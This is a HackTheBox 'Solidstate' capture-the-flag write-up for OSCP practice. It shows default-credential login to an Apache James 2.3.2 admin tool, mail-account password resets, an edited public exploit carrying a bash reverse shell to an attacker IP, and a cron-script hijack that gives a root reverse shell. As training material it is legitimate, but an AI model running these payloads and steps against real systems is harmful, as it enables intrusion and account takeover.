
HackTheBox – Solidstate

PATH TO OSCP


–Filiplain

Fri 02 Jul 2021

Contents

1	HackTheBox Solidstate	1
1.1	Objectives	2
1.2	Service Enumeration	2
1.3	Web Enumeration	3
1.4	Service Exploitation	4
1.5	Getting SSH access	5
1.6	Escaping the rBash	8
1.7	Rooting The Box	9

1 HackTheBox Solidstate



1.1 Objectives

- Get Access to an email account and get SSH credentials
- Escape the restricted shell
- Use an scheduled task to Priv-Escalate

1.2 Service Enumeration

IP address

10.10.10.51

Ports Open

22
25
80
110
119
4555


Full Nmap Scan

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.4p1 Debian 10+deb9u1 (protocol 2.0)
| ssh-hostkey:
|   2048 77:00:84:f5:78:b9:c7:d3:54:cf:71:2e:0d:52:6d:8b (RSA)
|   256 78:b8:3a:f6:60:19:06:91:f5:53:92:1d:3f:48:ed:53 (ECDSA)
|_  256 e4:45:e9:ed:07:4d:73:69:43:5a:12:70:9d:c4:af:76 (ED25519)
25/tcp    open  smtp      JAMES smtpd 2.3.2
|_smtp-commands: solidstate Hello solidstate.htb (10.10.14.14
↪ [10.10.14.14]),
80/tcp    open  http      Apache httpd 2.4.25 ((Debian))
|_http-server-header: Apache/2.4.25 (Debian)
|_http-title: Home - Solid State Security
110/tcp   open  pop3      JAMES pop3d 2.3.2
119/tcp   open  nntp      JAMES nntpd (posting ok)
4555/tcp  open  rsip?
| fingerprint-strings:
```

```
| GenericLines:
|   JAMES Remote Administration Tool 2.3.2
|   Please enter your login and password
|   Login id:
|   Password:
|   Login failed for
|_  Login id:
```

1.3 Web Enumeration

Main Page



The website does not have anything interesting for our exploitation.

1.4 Service Exploitation

Looking at the Nmap output we see the services running are part of the “James Server 2.3.2”.

Searchsploit

```
(filiplain@fsociety) - [~/oscp/htb/solidstate]
$ searchsploit james server 2.3.2
```

Exploit Title	Path
Apache James Server 2.3.2 - Insecure User Creation Arbitrary File Write (Metasploit)	linux/remote/48130.rb
Apache James Server 2.3.2 - Remote Command Execution	linux/remote/35513.py

Shellcodes: No Results

Paper Title	Path
Exploiting Apache James Server 2.3.2	docs/english/40123-exp

Let's take the python exploit: `linux/remote/35513.py`

This exploit works only if the service is using default credentials, and when somebody logs in, the payload gets executed.

In this case we don't have a person logging in, so let's find another way. The exploit has the default credentials, so let's try it.

```
# credentials to James Remote Administration Tool (Default -
  ↳ root/root)
user = 'root'
pwd = 'root'
```

```
(filiplain@fsociety) - [~/oscp/htb/solidstate]
$ telnet 10.10.10.51 4555
Trying 10.10.10.51...
Connected to 10.10.10.51.
Escape character is '^]'.
JAMES Remote Administration Tool 2.3.2
Please enter your login and password
Login id:
root
Password:
root
Welcome root. HELP for a list of commands
```

It works! ...

1.5 Getting SSH access

Now that we have access to the James Remote Administration Tool we can change the email password of the users.

Listing Users

Command:

```
listusers
```

```
Welcome root. HELP for a list of commands
listusers
Existing accounts 5
user: james
user: thomas
user: john
user: mindy
user: mailadmin
█
```

Changing password to Users

Command:

```
setpassword user password
```

```
Welcome root. HELP for a list of commands
setpassword mindy password1
Password for mindy reset
setpassword john password1
Password for john reset
setpassword thomas password1
Password for thomas reset
setpassword mailadmin password1
Password for mailadmin reset
█
```

Accessing Mail server

Commands:

```
telnet 10.10.10.51 110  
  
user (username)  
pass (password)  
  
list (for listing emails)  
  
retr (index number of the mail: e.g retr 1)
```

When we log in to the first user “John”, we get a mail that says:

```
John,  
  
Can you please restrict mindy's access until she gets read on to the  
→ program. Also make sure that you send her a tempory password to  
→ login to her accounts.  
  
Thank you in advance.  
  
Respectfully,  
James
```

Knowing this we can log in to Mindy’s email and get the temporary password.


```
retr 2
+OK Message follows
Return-Path: <mailadmin@localhost>
Message-ID: <16744123.2.1503422270399.JavaMail.root@solidstate>
MIME-Version: 1.0
Content-Type: text/plain; charset=us-ascii
Content-Transfer-Encoding: 7bit
Delivered-To: mindy@localhost
Received: from 192.168.11.142 ([192.168.11.142])
        by solidstate (JAMES SMTP Server 2.3.2) with SMTP ID 581
        for <mindy@localhost>;
        Tue, 22 Aug 2017 13:17:28 -0400 (EDT)
Date: Tue, 22 Aug 2017 13:17:28 -0400 (EDT)
From: mailadmin@localhost
Subject: Your Access

Dear Mindy,

Here are your ssh credentials to access the system. Remember to reset your password after your first login.
Your access is restricted at the moment, feel free to ask your supervisor to add any commands you need to your path.

username: mindy
pass: P@55W0rd1!2@

Respectfully,
James
.
```

```
username: mindy
pass: P@55W0rd1!2@
```

Let's SSH into it!

```
(filiplain@fsociety)-[~/oscp/htb/solidstate]
$ ssh mindy@10.10.10.51
mindy@10.10.10.51's password:
Linux solidstate 4.9.0-3-686-pae #1 SMP Debian 4.9.30-2+deb9u3 (2017-08-06) i686

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Aug 22 14:00:02 2017 from 192.168.11.142
mindy@solidstate:~$ echo $PATH
/home/mindy/bin
mindy@solidstate:~$ id
-rbash: id: command not found
mindy@solidstate:~$
```

Now we got a restricted bash.

1.6 Escaping the rBash


The exploit we previously got from searchsploit was not going to work unless somebody logs in, now that we can log in as mindy we can get it to work and escape from the restricted bash.

Modifying exploit

Before running it we got to change the payload to do what we need:

```
# specify payload
#payload = 'touch /tmp/proof.txt' # to exploit on any user
payload = '/bin/bash -c "bash -i >& /dev/tcp/10.10.14.14/8085 0>&1"'
```

Running the exploit



```
(filiplain@fsociety)-[~/oscp/htb/solidstate]
$ python 35513.py 10.10.10.51
[+]Connecting to James Remote Administration Tool...
[+]Creating user...
[+]Connecting to James SMTP server...
[+]Sending payload...
[+]Done! Payload will be executed once somebody logs in.
```

Now let's set our listener and log in as mindy.

```
Message-ID: <8751411.0.1625231764276.JavaMail.root@solidstate>
MIME-Version: 1.0
Content-Type: text/plain; charset=us-ascii
Content-Transfer-Encoding: 7bit
Delivered-To: ../../../../../../../../../../etc/bash_completion.d@localhost
Received: from 10.10.14.14 ([10.10.14.14])
        by solidstate (JAMES SMTP Server 2.3.2) with SMTP ID 874
        for <../../../../../../../../etc/bash_completion.d@localhost>;
        Fri, 2 Jul 2021 09:15:24 -0400 (EDT)
Date: Fri, 2 Jul 2021 09:15:24 -0400 (EDT)
From: team@team.pl
```

```
: No such file or directory
```

```
(filiplain@fsociety)-[~/oscp/htb/solidstate]
$ nc -lvnp 8085
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::8085
Ncat: Listening on 0.0.0.0:8085
Ncat: Connection from 10.10.10.51.
Ncat: Connection from 10.10.10.51:57710.
${debian_chroot:+($debian_chroot)}mindy@solidstate:~$
```

1.7 Rooting The Box

While enumerating the box and after upgrading the shell, I let my “ps-mon.sh” script running to see if there is a scheduled process running.

```
ps-mon.sh: https://github.com/Filiplain/bash-mini-tools/blob/main/ps-mon.sh
```

The script did not detect any new process, but there is a file owned by root and writable by everybody “/opt/tmp.py”:

```
#!/usr/bin/env python
import os
import sys
try:
    os.system('rm -r /tmp/* ')
except:
    sys.exit()
```

This python script deletes every file inside of the “/tmp/” directory, if we change this to create a file,

```
os.system('touch /tmp/testfile')
```

It creates the file as root,

```
drwxrwxrwt  2 root      root      4096 Jul  2 08:20 .ICE-unix
-rw-r--r--  1 root      root         0 Jul  2 09:54 testfile
drwxrwxrwt  2 root      root      4096 Jul  2 08:20 .Test-unix
```

Getting shell as Root

Now that we have a root scheduled job running the “tmp.py”, let’s get a shell.

```
#!/usr/bin/env python
import os
import sys
try:
    os.system("/bin/bash -c 'bash -i >& /dev/tcp/10.10.14.14/8088
    ↪ 0>&1'")
except:
    sys.exit()
```

The script now detects the cron job:

```
Running each 4 seconds: 24/1000

110a111,116
> /usr/sbin/CRON -f
> /bin/sh -c python /opt/tmp.py
> python /opt/tmp.py
> sh -c /bin/bash -c 'bash -i >& /dev/tcp/10.10.14.14/8088 0>&1'
> /bin/bash -c bash -i >& /dev/tcp/10.10.14.14/8088 0>&1
> bash -i
^C

Exiting...

Out File: /tmp/071625234489.txt
```

And we get our shell as root:

```
(filiplain@fsociety)-[~/oscp/htb/solidstate]
$ nc -lvnp 8088
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::8088
Ncat: Listening on 0.0.0.0:8088
Ncat: Connection from 10.10.10.51.
Ncat: Connection from 10.10.10.51:56682.
bash: cannot set terminal process group (6550): Inappropriate ioctl for device
bash: no job control in this shell
root@solidstate:~#
```